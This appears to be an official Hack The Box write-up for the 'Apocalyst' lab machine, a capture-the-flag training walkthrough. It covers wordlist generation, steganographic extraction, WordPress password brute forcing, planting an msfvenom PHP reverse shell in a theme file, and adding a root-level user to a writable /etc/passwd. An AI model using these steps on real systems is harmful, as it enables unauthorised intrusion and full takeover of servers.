
Hack The Box

PEN-TESTING LABS



Apocalyst

10th October 2017 / Document No D17.100.14

Prepared By: Alexander Reid (Arrexel)

Machine Author: Dosk3n

Difficulty: Medium

Classification: Official

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

SYNOPSIS

Apocalyst is a fairly straightforward machine, however it requires a wide range of tools and techniques to complete. It touches on many different topics and can be a great learning resource for many.

Skills Required

- Intermediate knowledge of Linux
- Enumerating ports and services


Skills Learned

- Wordlist generation
- HTTP-based brute forcing
- Basic steganograpy
- Exploiting permissive system files

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Enumeration

Nmap




Nmap reveals only two services running; OpenSSH and Apache.

Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

CeWL & Dirbuster

All of the common wordlists fail to return anything relevant when fuzzing for files and directories. Generating a wordlist from strings on the website using CeWL, a lot more is uncovered during fuzzing.

Command: cewl 10.10.10.46 > wordlist.txt



There are many results, however the **Rightiousness** directory has a larger response size. Browsing to it reveals only an image.


Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Exploitation

Steghide

Saving the image from **Rightiousness** and running **steghide** against it with a blank passphrase will output a **list.txt** file, which is a list of random words of varying languages.

Command: steghide extract -sf apocalyst.jpg




Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Wordpress

The Wordpress administrator username can be found by viewing one of the posts. It is visible above the post title. Using the **list.txt** file as a password list, it is possible to brute force the **falaraki** user with **wpscan**. To fix the majority of Wordpress loading and rendering issues, **apocalyst.htb** must be added to **/etc/hosts**

Command: wpscan --url http://10.10.10.46 --wordlist /root/Desktop/writeups/apocalyst/list.txt --username falaraki


Note: the full path to the wordlist must be provided



Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Once successfully logged in, it is trivial to obtain a shell. Generate a PHP shell with Msfvenom using the command **msfvenom -p php/meterpreter/reverse_tcp lhost=<LAB IP> lport=<PORT> -f raw > writeup.php**

Browse to **Appearance > Editor** on the admin panel, and select the file **Single Post (single.php)**. From here, it is possible to replace the contents of the file with the PHP reverse shell. Browsing to any post will execute the code.



Hack The Box Ltd
41a The Old High Street
Folkestone, Kent
CT20 1RL, United Kingdom
Company No. 10826193

Privilege Escalation

LinEnum: https://github.com/rebootuser/LinEnum

Running LinEnum on the machine reveals that the **/etc/passwd** file is world-writeable. By adding a new line to the file, it is possible to create a new user that is part of the root group. However, switching to this user requires an interactive session. By running **strings** on the file **/home/falaraki/.secret**, a Base64-encoded string. Decoding the string reveals the password for the **falaraki** user. SSH in and edit the **/etc/passwd** file, adding in a line at the end with the following:

writeup:6gUo4KFHI$WA8mYODvtKWzjxiwc3Nt6QyBFlhpTAODDCRJb5ORHlpOU1Lc5RdgSb5psFzNkhmgMcPn7eCSrt1izT0a7S2LJ1:0:0:root:/root:/bin/bash

Afterwards, **su writeup** (with the password **writeup**) will grant a root shell. The flags can be obtained from **/home/falaraki/user.txt** and **/root/root.txt**